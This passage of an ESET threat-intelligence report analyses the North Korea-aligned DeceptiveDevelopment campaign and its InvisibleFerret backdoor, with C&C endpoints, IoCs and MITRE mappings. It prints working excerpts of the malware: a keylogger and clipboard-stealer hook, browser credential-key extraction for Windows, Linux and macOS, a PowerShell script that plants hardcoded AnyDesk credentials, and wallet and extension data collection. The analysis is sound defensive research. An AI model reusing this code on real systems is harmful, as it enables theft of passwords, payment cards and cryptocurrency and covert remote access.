        tt += copied
        tt += "\n==================END=================\n"
        e_buf += tt;write_txt(tt)
    except Exception as ex:pass

def hkb(event):
    if event.KeyID == 0xA2 or event.KeyID == 0xA3: return _T

    global e_buf
    tt = check_window(event)

    key = event.Ascii
    if (is_ctl_down()): key=f"<^{event.Key}>"
    elif key==0xD: key="\n"
    else:
        if key>=32 and key<=126: key=chr(key)
        else:key=f'<{event.Key}>'

    tt += key
    if is_ctl_down() and event.Key == 'C':
        tmr = Timer(0.1, run_copy_clipboard)
        tmr.start()
    elif is_ctl_down() and event.Key == 'V':
        tmr = Timer(0.1, run_copy_clipboard)
        tmr.start()

    e_buf += tt;write_txt(tt);return _T
```

*Figure 11. Clipboard stealer and keylogger code*

Afterwards, it executes the backdoor functionality, which consists of eight commands, described in Table 3.

*Table 3. Commands implemented in InvisibleFerret*

| ID | Command | Function | Description |
|---|---|---|---|
| 1 | ssh_cmd | Removes the compromise | · Only supports the delete argument.<br>· Terminates operation and removes the compromise. |

| ID | Command | Function | Description |
|---|---|---|---|
| 2 | ssh_obj | Executes shell commands | · Executes the given argument[s] using the system shell via Python's subprocess module and returns any output generated by the command. |
| 3 | ssh_clip | Exfiltrates keylogger and clipboard stealer data | · Sends the contents of the keylogger and clipboard stealer buffer to the C&C server and clears the buffer.<br>· On operating systems other than Windows, an empty response is sent, as the keylogging functionality is not enabled. |
| 4 | ssh_run | Installs the browser module | · Downloads the browser module to .n2/bow in the user's home directory and executes it in a new Python instance (with the CREATE_NO_WINDOW and CREATE_NEW_PROCESS_GROUP flags set on Windows)<br>· Replies to the server with the OS name and get browse. |
| 5 | ssh_upload | Exfiltrates files or directories, using FTP | · Uploads files to a given FTP server with server address and credentials specified in arguments.<br>· Has six subcommands: · sdira, sdir, sfile, sfinda, sfindr, and sfind.<br><br>· sdira – uploads everything in a directory specified in args, skipping directories matching the first five elements in the ex_dirs array (listed below). Sends >> upload all start: followed by the directory name to the server when the upload starts, -counts: followed by the number of files selected for upload when directory traversal finishes, and uploaded success once everything is uploaded.<br><br>· sdir – similar to sdira, but exfiltrates only files smaller than 104,857,600 bytes (100 MB) with extensions not excluded by ex_files and directories not excluded by ex_dirs. The initial message to the server is >> upload start: followed by the directory name.<br><br>· sfile – similar to sdir, but exfiltrates only a single file. If the extension is .zip, .rar, .pdf, or is in the ex_files list (in this case not being used to exclude files for upload, but from encryption), it gets directly uploaded. Otherwise the file is encrypted using XOR with the hardcoded key G01d*8@( before uploading.<br><br>· sfinda – searches the given directory and all its subdirectories (excluding those in the ex_dirs list) for files matching a provided pattern, and uploads those not matching items in the ex_files list. |

| ID | Command | Function | Description |
|---|---|---|---|
| | | | When starting, sends >> ufind start: followed by the starting directory to the server, followed by ufind success after it finishes.<br><br>· sfindr – similar to sfinda, but without the recursive search. Searches only the specified directory.<br><br>· sfind – similar to sfinda, but starts the search in the current directory. |
| 6 | ssh_kill | Terminates the Chrome and Brave browsers | · Termination is done via the taskkill command on Windows or killall on other systems, as shown in Figure 12.<br>· Replies to the server with Chrome & Browser are terminated. |
| 7 | ssh_any | Installs the AnyDesk module | · This works identically to the ssh_run command, downloading the AnyDesk module to and executing it from the .n2 folder in the user's home directory.<br>· Replies to the server with the OS name and get anydesk. |
| 8 | ssh_env | Uploads data from the user's home directory and mounted drives, using FTP | · Sends --- uenv start to the server.<br>· Establishes an FTP connection using the server address and credentials provided in the arguments.<br>· On Windows, uploads the directory structure and contents of the Documents and Downloads folders, as well as the contents of drives D to I.<br>· On other systems, uploads the entirety of the user's home directory and the /Volumes directory containing all mounted drives.<br>· Only uploads files smaller than 20,971,520 bytes (20 MB) and excludes directories matching the ex_dir list and files matching the ex_files, ex_files1, and ex_files2 lists described in Figure 13.<br>· Finishes by sending --- uenv success to the server. |

```
def ssh_kill(A,args):
    D=args[_A]
    if os_type == "Windows":
        try:subprocess.Popen('taskkill /IM chrome.exe /F')
        except:pass
        try:subprocess.Popen('taskkill /IM brave.exe /F')
        except:pass
    else:
        try:subprocess.Popen('killall Google\ Chrome')
        except:pass
        try:subprocess.Popen('killall Brave\ Browser')
        except:pass
    p={_A:D,_O: 'Chrome & Browser are terminated'}
    A.send(code=6,args=p)
```

*Figure 12. Implementation of the* ssh_kill *command*

Each command is named with the prefix ssh_ and assigned a numerical value to be used when communicating with the server. For each command received, a new thread is spawned to execute it and the client immediately starts listening for the next command. Replies to commands are sent asynchronously as the commands finish executing. The two-way communication is done over sockets, in JSON format, with two fields:

- command – denoting the numerical command ID.
- args – containing any additional data sent between the server and client.

The script also contains lists of excluded file and directory names (such as cache and temporary directories for software projects and repositories) to be skipped when exfiltrating data, and a list of interesting name patterns to exfiltrate (environment and configuration files; documents, spreadsheets, and other files containing the words secret, wallet, private, password, etc.)

**Browser module**

The bow module is responsible for stealing login data, autofill data, and payment information saved by web browsers. The targeted browsers are Chrome, Brave, Opera, Yandex, and Edge, all Chromium-based, with multiple versions listed for each of the three major operating systems (Windows, Linux, macOS) as shown in Figure 13.

```
class Chrome(BrowserVersion):
   base_name = "chrome"
   v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"]
   v_l = ["google-chrome", "google-chrome-unstable", "google-chrome-beta"]
   v_m = ["chrome", "chrome dev", "chrome beta", "chrome canary"]

class Brave(BrowserVersion):
   base_name = "brave"
   v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]
   v_l = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]
   v_m = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]

class Opera(BrowserVersion):
   base_name = "opera"
   v_w = ["Opera Stable", "Opera Next", "Opera Developer"]
   v_l = ["opera", "opera-beta", "opera-developer"]
   v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.operasoftware.OperaDeveloper"]

class Yandex(BrowserVersion):
   base_name = "yandex"
   v_w = ["YandexBrowser"]
   v_l = ["YandexBrowser"]
   v_m = ["YandexBrowser"]

class MsEdge(BrowserVersion):
   base_name = "msedge"
   v_w = ["Edge"];
   v_l = [];
   v_m = []

available_browsers = [Chrome, Brave, Opera, Yandex, MsEdge]
```

*Figure 13. Targeted browsers and their versions*

It searches through the browser's local storage folders (an example is shown in Figure 14) and copies the databases containing login and payment information to the %Temp% folder on Windows or the /tmp folder on other systems, into two files:

- LoginData.db containing user login information, and
- webdata.db containing saved payment information (credit cards).

```
base_path = home+"/AppData"

self.browsers_paths = {
    "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\Local State"),
    "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}\\Local State"),
    "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\Local State"),
    "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\Local State"),
    "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\Local State")
}
self.browsers_database_paths = {
    "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\{profile}\\Login Data"),
    "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}{profile}\\Login Data"),
    "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\{profile}\\Login Data"),
    "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\{profile}\\Local State"),
    "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\{profile}\\Login Data")
}
self.browsers_web_paths = {
    "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\{profile}"),
    "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}{profile}"),
    "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\{profile}"),
    "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\{profile}"),
    "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\{profile}")
}
```

*Figure 14. Hardcoded local browser paths on Windows*

Because the saved passwords and credit card numbers are stored in an encrypted format using AES, they need to be decrypted before exfiltration. The encryption keys used for this are obtained based on the operating system in use. On Windows, they are extracted from the browser's Local State file, on Linux they are obtained through the secretstorage package, and on macOS they are obtained through the security utility, as illustrated in Figure 15.

```
# Windows
def get_encryption_key(path: Union[Path, str]):
        try:
            with open(path, "r", encoding="utf-8") as file:
                local_state = file.read()
                local_state = json.loads(local_state)
            key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
            key = key[5:]
            return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]
        except:
            return ""
# Linux
def get_encryption_key(self) -> bytes:
        try:
            label = "Chrome Safe Storage"  # Default
            if self.browser=="opera":label="Chromium Safe Storage"
            elif self.browser=="brave":label="Brave Safe Storage"
            elif self.browser=="yandex":label="Yandex Safe Storage"

            passw = 'peanuts'.encode('utf8')
            bus = secretstorage.dbus_init()
            collection = secretstorage.get_default_collection(bus)
            for item in collection.get_all_items():  # Iterate
                if item.get_label() == label:
                    passw = item.get_secret().decode("utf-8")
                    break
            return PBKDF2(passw, b'saltysalt', 16, 1)
        except:
            return ""
# macOS
def get_encryption_key(self) -> Union[str, None]:
        try:
            label="Chrome"  # Default
            if self.browser=="opera": label="Opera"
            elif self.browser=="brave": label="Brave"
            elif self.browser=="yandex": label="Yandex"

            safe_storage_key = subprocess.check_output(
                f"security 2>&1 > /dev/null find-generic-password -ga '{label}'",
                shell=True)

            return re.findall(r'\"(.*?)\"', safe_storage_key.decode("utf-8"))[0]
        except:
            return ""
```

*Figure 15. Extracting the encryption keys for browser databases on Windows, Linux, and macOS*

The collected information (see Figure 16) is then sent to the C&C server via an HTTP POST request to the /keys API endpoint.

```
'type': sType,
'ts': str(int(time.time()*1000)),
'hid': socket.gethostname(),
'ss': str(browser_index),
'cc': filepath + '\n' + self.pretty_print()
```

*Figure 16. Information submitted by the browser module to the C&C server*

**AnyDesk module**

The adc module is the only persistence mechanism found in this compromise chain, setting up AnyDesk access to the victim's computer using a configuration file containing hardcoded login credentials.

On Windows, it checks whether the C:/Program Files (x86)/AnyDesk/AnyDesk.exe exists. If not, it downloads anydesk.exe from the C&C server (http://<C&C_IP>:<C&C_port>/anydesk.exe) into the user's home directory.

Then it attempts to set up AnyDesk for access by the attacker by entering hardcoded password hash, password salt, and token salt values into the configuration files. If the configuration files don't exist or don't contain a given attacker-specified password salt value, the module attempts to modify them to add the hardcoded login information. If that fails, it creates a PowerShell script in the user's home directory named conf.ps1, containing code to modify the configuration files (shown in Figure 17) and attempts to launch it.

```
$stream_reader = New-Object System.IO.StreamReader($file_path)
$output_file_path = $file_path + "d"
$stream_writer = New-Object System.IO.StreamWriter($output_file_path)
$pd = "ad.anynet.pwd_hash=967adedce518105664c46e21fd4edb02270506a307ea7242fa78c1cf80baec9d"
$ps = "ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345"
$ts = "ad.anynet.token_salt=e43673a2a77ed68fa6e8074167350f8f"
while (($line = $stream_reader.ReadLine()) -ne $null) {
    if ($line -like "ad.anynet.pwd_hash=*") {
        $line = $pd
    }
    elseif ($line -like "ad.anynet.pwd_salt=*") {
        $line = $ps
    }
    elseif ($line -like "ad.anynet.token_salt=*") {
        $line = $ts
    }
    else{
        $stream_writer.WriteLine($line)
    }
}
$stream_writer.WriteLine($pd)
$stream_writer.WriteLine($ps)
$stream_writer.WriteLine($ts)
$stream_reader.Close()
$stream_writer.Close()
remove-item -fo $file_path
Rename-Item -Path $output_file_path -NewName $file_path
taskkill /IM anydesk.exe /F
```

*Figure 17. PowerShell script to modify AnyDesk configuration, adding hardcoded password hash and salt, and token salt*

After these actions complete, the AnyDesk process is killed and then started again to load the new configuration. Lastly, the adc module attempts to delete itself by calling the os.remove function on itself.

**InvisibleFerret update**

We later discovered an updated version of InvisibleFerret with major changes, used since at least August 2024. It is no longer separated into individual modules, but rather exists as a single large script file (but still retaining the backdoor commands to selectively install the browser and AnyDesk modules). There are also slight code modifications for increased support of macOS, for example collecting the username along with the hostname of the computer.

Another modification we observed is the addition of an identifier named gType, in addition to sType. It acts as a secondary victim/campaign identifier in addition to sType when downloading modules from the C&C server (e.g., <C&C_IP>:<port>/<module>/<sType>/<gType>). We haven't seen it used to label the exfiltrated data.

This new version of InvisibleFerret has also implemented an additional backdoor command, ssh_zcp, capable of exfiltrating data from browser extensions and password managers via Telegram and FTP.

With the new command, InvisibleFerret first looks for and, if present, collects data from 88 browser extensions for the Chrome, Brave, and Edge browsers and then places it into a staging folder in the system's temporary directory. The complete list of extensions can be found in the *Appendix* and the code for collecting the data is shown in Figure 18.

```
for browser_fn in [chrome,chromium,opera,brave,msedge,vivaldi]:
    try:
        browser_data = browser_fn()
        prof_dirs = browser_data["prof_dirs"]

        for prof_dir in prof_dirs:
            br_id = browser_fn.__name__
            if br_id=="chrome": br_id="0"
            elif br_id=="brave": br_id="1"
            elif br_id=="edge" or br_id=="msedge": br_id="3"
            pr_id=os.path.basename(prof_dir)
            if pr_id==s_df: pr_id = "0"
            elif pr_id.startswith("Profile "): pr_id=pr_id[8:]

            pre = f"{br_id}_{pr_id}"

            ext_local_root=os.path.join(prof_dir,"Local Extension Settings")
            cp_dirs(ext_local_root, ext_local_dic, dst, pre, 'ext_local')

            ext_sync_root=os.path.join(prof_dir,"Sync Extension Settings")
            cp_dirs(ext_sync_root, ext_sync_dic, dst, pre, 'ext_sync')

            local_storage=os.path.join(prof_dir,"Local Storage")
            cp_dir(local_storage, dst, f"{pre}_local_storage", "local_storage")

            db_last_pass=os.path.join(prof_dir, r"databases\chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0")
            cp_dir(db_last_pass, dst, f"{pre}_db_last_pass", "db_last")
```

*Figure 18. Collection of data from browser extensions in the new version of InvisibleFerret*

Apart from the extension data, the command can also exfiltrate information from the Atomic and Exodus cryptocurrency wallets on all systems, in addition to 1Password, Electrum, WinAuth, Proxifier4, and Dashlane on Windows. This is illustrated in Figure 19.

```
app_win_array = { r"%LocalAppData%\1Password":"1pass", r"%AppData%\Exodus":"exodus",
                  r"%AppData%\atomic":"atomic",r"%AppData%\Electrum":"electrum",
                  r"%AppData%\WinAuth":"winauth",r"%AppData%\Dashlane":"dashlane",
                  r"%AppData%\Proxifier4\Profiles":"proxifier4" }
app_osx_array = { m_base_p+"Exodus":"exodus", m_base_p+"atomic":"atomic" }
app_linux_array = { l_conf_p+"Exodus":"exodus", l_conf_p+"atomic":"atomic" }
```

*Figure 19. Collection of data from various applications in the new version of InvisibleFerret*

The data is then archived and uploaded to a Telegram chat using the Telegram API with a bot token, as well as to an FTP server. Once the upload is done, InvisibleFerret removes both the staging folder and the archive.

### Clipboard stealer module

In December 2024 we discovered yet another version of InvisibleFerret, containing an additional module named mlip, downloaded from the C&C endpoint /mclip/<campaign_ID> to .n2/mlip. This module contains the keylogging and clipboard-stealing functionality that was separated from the rest of the payload module.

Showing an advancement in technical capabilities of the operators, the keylogging and clipboard stealing functionality of this module has been limited to two processes only, chrome.exe and brave.exe, while the earlier versions of InvisibleFerret logged any and all keystrokes. The collected data is uploaded to a new API endpoint, /api/clip.

## Network infrastructure

DeceptiveDevelopment's network infrastructure is composed of dedicated servers hosted by commercial hosting providers, with the three most commonly used providers being RouterHosting (now known as Cloudzy), Stark Industries Solutions, and Pier7ASN. The server API is written in Node.js and consists of nine endpoints, listed in Table 4.

*Table 4. DeceptiveDevelopment C&C API endpoints*

| **API endpoint** | **Description** |
|---|---|
| /pdown | Downloading the Python environment. |
| /uploads | BeaverTail data upload. |
| /client/<campaign_ID> | InvisibleFerret loader. |
| /payload/<campaign_ID> | InvisibleFerret payload module. |
| /brow/<campaign_ID> | InvisibleFerret browser module. |
| /adc/<campaign_ID> | InvisibleFerret AnyDesk module. |
| /mclip/<campaign_ID> | InvisibleFerret keylogger module. |
| /keys | InvisibleFerret data upload. |
| /api/clip | InvisibleFerret keylogger module data upload. |

Most C&C communication we observed was done over ports 1224 or 1244 (occasionally 80 or 3000) for C&C communication over HTTP, and 1245 (occasionally 80, 2245, 3001, 5000, or 5001) for backdoor C&C communication over TCP sockets. All communication from the client to the C&C server, except downloading the Python environment, contains the campaign ID. For InvisibleFerret downloads, the ID is added to the end of the URL in the GET request. For data exfiltration, the ID is sent as part of the POST request in the type field. This is useful for identifying network traffic and determining what specific sample and campaign it belongs to.

The campaign IDs (sType and gType values) we observed are alphanumeric and don't seem to bear any direct relation to the campaign. Before the introduction of gType, some of the sType values were base64 strings containing variants of the word team and numbers, such as 5Team9 and 7tEaM;. After gType was introduced, most observed values for both values were purely numeric, without the use of base64.

## Conclusion

The DeceptiveDevelopment cluster is an addition to an already large collection of money-making schemes employed by North Korea-aligned actors and conforms to an ongoing trend of shifting focus from traditional money to cryptocurrencies. During our research, we observed it go from primitive tools and techniques to more advanced and capable malware, as well as more polished techniques to lure in victims and deploy the malware. Any online job-hunting and freelancing platform can be at risk of being abused for malware distribution by fake

recruiters. We continue to observe significant activity related to this campaign and expect DeceptiveDevelopment to continue innovating and searching for more ways to target cryptocurrency users.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
>
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

## IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our GitHub repository.

### Files

| SHA-1 | Filename | Detection | Description |
|---|---|---|---|
| 48E75D6E2BDB2B00ECBF4801A98F96732E397858 | FCCCall.exe | Win64/DeceptiveDevelopment.A | Trojanized conferencing app – native BeaverTail. |
| EC8B6A0A7A7407CA3CD18DE5F93489166996116C | pay.py | Python/DeceptiveDevelopment.B | InvisibleFerret payload module. |
| 3F8EF8649E6B9162CFB0C739F01043A19E9538E7 | bow.py | Python/DeceptiveDevelopment.C | InvisibleFerret browser module. |
| F6517B68F8317504FDCD415653CF46530E19D94A | pay_u2GgOA8.py | Python/DeceptiveDevelopment.B | InvisibleFerret new payload module. |
| 01C0D61BFB4C8269CA56E0F1F666CBF36ABE69AD | setupTest.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
| 2E3E1B95E22E4A8F4C75334BA5FC30D6A54C34C1 | tailwind.config.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
| 7C8724B75BF7A9B8F27F5E86AAC9445AAFCCB6AC | conf.ps1 | PowerShell/DeceptiveDevelopment.A | AnyDesk configuration PowerShell script. |
| 5F5D3A86437082FA512B5C93A6B4E39397E1ADC8 | adc.py | Python/DeceptiveDevelopment.A | InvisibleFerret AnyDesk |

| SHA-1 | Filename | Detection | Description |
|---|---|---|---|
| | | | module. |
| 7C5B2CAFAEABBCEB9765D20C6A323A07FA928624 | bow.py | Python/DeceptiveDevelopment.A | InvisibleFerret browser module. |
| BA1A54F4FFA42765232BA094AAAFAEE5D3BB2B8C | pay.py | Python/DeceptiveDevelopment.A | InvisibleFerret payload module. |
| 6F049D8A0723DF10144CB51A43CE15147634FAFE | .npl | Python/DeceptiveDevelopment.A | InvisibleFerret loader module. |
| 8FECA3F5143D15437025777285D8E2E3AA9D6CAA | admin.model.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
| 380BD7EDA453487CF11509D548EF5E5A666ACD95 | run.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |

## Network

| IP | Domain | Hosting provider | First seen | Details |
|---|---|---|---|---|
| 95.164.17[.]24 | N/A | STARK INDUSTRIES SOLUTIONS LTD | 2024-06-06 | BeaverTail/InvisibleFerret C&C and staging server. |
| 185.235.241[.]208 | N/A | STARK INDUSTRIES SOLUTIONS LTD | 2021-04-12 | BeaverTail/InvisibleFerret C&C and staging server. |
| 147.124.214[.]129 | N/A | Majestic Hosting Solutions, LLC | 2024-03-22 | BeaverTail/InvisibleFerret C&C and staging server. |
| 23.106.253[.]194 | N/A | LEASEWEB SINGAPORE PTE. LTD. | 2024-05-28 | BeaverTail/InvisibleFerret C&C and staging server. |
| 147.124.214[.]237 | N/A | Majestic Hosting Solutions, LLC | 2023-01-28 | BeaverTail/InvisibleFerret C&C and staging server. |
| 67.203.7[.]171 | N/A | Amaze Internet Services | 2024-02-14 | BeaverTail/InvisibleFerret C&C and staging server. |
| 45.61.131[.]218 | N/A | RouterHosting LLC | 2024-01-22 | BeaverTail/InvisibleFerret C&C and staging server. |

| IP | Domain | Hosting provider | First seen | Details |
|---|---|---|---|---|
| 135.125.248[.]56 | N/A | OVH SAS | 2023-06-30 | BeaverTail/InvisibleFerret C&C and staging server. |

## MITRE ATT&CK techniques

This table was built using version 16 of the MITRE ATT&CK framework.

| Tactic | ID | Name | Description |
|---|---|---|---|
| **Resource Development** | T1583.003 | Acquire Infrastructure: Virtual Private Server | The attackers rent out infrastructure for C&C and staging servers. |
| | T1587.001 | Develop Capabilities: Malware | The attackers develop the BeaverTail and InvisibleFerret malware. |
| | T1585.001 | Establish Accounts: Social Media Accounts | The attackers create fake social media accounts, pretending to be recruiters. |
| | T1608.001 | Stage Capabilities: Upload Malware | InvisibleFerret modules are uploaded to staging servers, from where they are downloaded to victimized systems. |
| **Initial Access** | T1566.003 | Phishing: Spearphishing via Service | Spearphishing via job-hunting and freelancing platforms. |
| **Execution** | T1059.006 | Command-Line Interface: Python | InvisibleFerret is written in Python. |
| | T1059.007 | Command-Line Interface: JavaScript/JScript | BeaverTail has a variant written in JavaScript. |
| | T1204.002 | User Execution: Malicious File | Initial compromise is triggered by the victim executing a trojanized project containing the BeaverTail malware. |
| | T1059.003 | Command-Line Interface: Windows Command Shell | InvisibleFerret's remote shell functionality allows access to the Windows Command Shell. |
| **Persistence** | T1133 | External Remote Services | Persistence is achieved by installing and configuring the AnyDesk remote access tool. |
| **Defense Evasion** | T1140 | Deobfuscate/Decode Files or Information | The JavaScript variant of BeaverTail uses code obfuscation. C&C server addresses and |

| Tactic | ID | Name | Description |
|---|---|---|---|
| | | | other configuration data are also encrypted/encoded. |
| | T1564.001 | Hide Artifacts: Hidden Files and Directories | InvisibleFerret files are dropped to disk with the hidden attribute. |
| | T1564.003 | Hide Artifacts: Hidden Window | InvisibleFerret creates new processes with their windows hidden. |
| | T1027.013 | Obfuscated Files or Information: Encrypted/Encoded File | InvisibleFerret payloads are encrypted and have to be decrypted before execution. |
| **Credential Access** | T1555.001 | Credentials from Password Stores: Keychain | Keychain data is exfiltrated by both BeaverTail and InvisibleFerret. |
| | T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Credentials stored in web browsers are exfiltrated by InvisibleFerret. |
| | T1552.001 | Unsecured Credentials: Credentials In Files | Plaintext credentials/keys in certain files are exfiltrated by both BeaverTail and InvisibleFerret. |
| **Discovery** | T1010 | Application Window Discovery | The InvisibleFerret keylogger collects the name of the currently active window. |
| | T1217 | Browser Bookmark Discovery | Credentials and other data stored by browsers are exfiltrated by InvisibleFerret. |
| | T1083 | File and Directory Discovery | The InvisibleFerret backdoor can browse the filesystem and exfiltrate files. |
| | T1082 | System Information Discovery | System information is collected by both BeaverTail and InvisibleFerret. |
| | T1614 | System Location Discovery | InvisibleFerret geolocates the campaign by querying the IP address location. |
| | T1016 | System Network Configuration Discovery | InvisibleFerret collects network information, such as private and public IP addresses. |
| | T1124 | System Time Discovery | InvisibleFerret collects the system time. |

| Tactic | ID | Name | Description |
|---|---|---|---|
| **Lateral Movement** | T1021.001 | Remote Services: Remote Desktop Protocol | AnyDesk is used by InvisibleFerret to achieve persistence and allow remote attacker access. |
| **Collection** | T1056.001 | Input Capture: Keylogging | InvisibleFerret contains keylogger functionality. |
| | T1560.002 | Archive Collected Data: Archive via Library | Data exfiltrated using InvisibleFerret can be archived using the py7zr and pyzipper Python packages. |
| | T1119 | Automated Collection | Both BeaverTail and InvisibleFerret exfiltrate some data automatically. |
| | T1005 | Data from Local System | Both BeaverTail and InvisibleFerret exfiltrate data from the local system. |
| | T1025 | Data from Removable Media | InvisibleFerret scans removable media for files to exfiltrate. |
| | T1074.001 | Data Staged: Local Data Staging | InvisibleFerret copies browser databases to the temp folder prior to credential extraction. When exfiltrating via a ZIP/7z archive, the file is created locally before being uploaded. |
| | T1115 | Clipboard Data | InvisibleFerret contains clipboard stealer functionality. |
| **Command and Control** | T1071.001 | Standard Application Layer Protocol: Web Protocols | C&C communication is done over HTTP. |
| | T1071.002 | Standard Application Layer Protocol: File Transfer Protocols | Files are exfiltrated over FTP by InvisibleFerret. |
| | T1571 | Non-Standard Port | Nonstandard ports 1224, 1244, and 1245 are used by BeaverTail and InvisibleFerret. |
| | T1219 | Remote Access Tools | InvisibleFerret can install AnyDesk as a persistence mechanism. |
| | T1095 | Non-Application Layer Protocol | TCP is used for command and control communication. |

| Tactic | ID | Name | Description |
|---|---|---|---|
| **Exfiltration** | T1030 | Data Transfer Size Limits | In some cases, InvisibleFerret exfiltrates only files below a certain file size. |
| | T1041 | Exfiltration Over Command and Control Channel | Some data is exfiltrated to the C&C server over HTTP. |
| | T1567.004 | Exfiltration Over Web Service: Exfiltration Over Webhook | Exfiltrating ZIP/7z files can be done over a Telegram webhook (InvisibleFerret's ssh_zcp command). |
| **Impact** | T1657 | Financial Theft | This campaign's goal is cryptocurrency theft and InvisibleFerret has also been seen exfiltrating saved credit card information. |

## Appendix

Following is a list of browser extensions targeted by the new InvisibleFerret:

| | | |
|---|---|---|
| ArgentX | Koala | Safepal |
| Aurox | LastPass | Sender |
| Backpack | LeapCosmos | SenSui |
| Binance | Leather | Shell |
| Bitget | Libonomy | Solflare |
| Blade | MagicEden | Stargazer |
| Block | Manta | Station |
| Braavos | Martian | Sub-Polkadot |
| ByBit | Math | Sui |
| Casper | MetaMask | Suiet |
| Cirus | MetaMask-Edge | Suku |
| Coin98 | MOBOX | Taho |
| CoinBase | Moso | Talisman |
| Compass-Sei | MyTon | Termux |
| Core-Crypto | Nami | Tomo |
| Cosmostation | OKX | Ton |
| Crypto.com | OneKey | Tonkeeper |
| Dashalane | OpenMask | TronLink |
| Enkrypt | Orange | Trust |
| Eternl | OrdPay | Twetch |
| Exodus | OsmWallet | UniSat |
| Fewcha-Move | Paragon | Virgo |
| Fluent | PetraAptos | Wigwam |
| Frontier | Phantom | Wombat |

| | | |
|---|---|---|
| GoogleAuth | Pontem | XDEFI |
| Hashpack | Rabby | Xverse |
| HAVAH | Rainbow | Zapit |
| HBAR | Ramper | Zerion |
| Initia | Rise | |
| Keplr | Ronin | |



Source: https://www.welivesecurity.com/en/eset-research/deceptivedevelopment-targets-freelance-developers/